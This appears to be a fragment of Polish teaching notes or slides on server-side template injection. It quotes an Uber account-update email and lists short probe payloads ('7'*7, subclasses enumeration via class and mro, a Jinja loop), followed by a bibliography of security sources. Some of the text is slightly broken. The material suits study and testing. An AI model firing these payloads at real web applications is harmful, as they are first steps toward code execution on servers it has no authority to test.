
The following information on your Uber account has recently been updated:

- name

If you did not make this change or need assistance, please visit: t.uber.com/account-update



```
Hi [
```



$\{\{ '7' * 7 \}\}$

```
{{ [].class.base.subclasses() }} # get all classes
```

```
{{".class.mro()[1].subclasses()}}
```

```
{%for c in [1,2,3] %}{{c,c,c}}{%endfor %}
```




BIBLIOGRAFIA

- <https://gosecure.github.io/template-injection-workshop/#0>
- <https://portswigger.net/research/server-side-template-injection>
- <https://sekurak.pl/podatnosc-server-side-template-injections/>
- <https://cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti>
- <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>
- <https://atos.net/en/lp/securitydive/server-side-template-injection>
- [https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing for Server Side Template Injection](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection)
- <https://securityintelligence.com/posts/how-to-protect-server-side-template-injection/>
- <https://hackerone.com/reports/125980>
- <https://www.indusface.com/learning/server-side-template-injectionssti/>
- https://en.wikipedia.org/wiki/Web_template_system

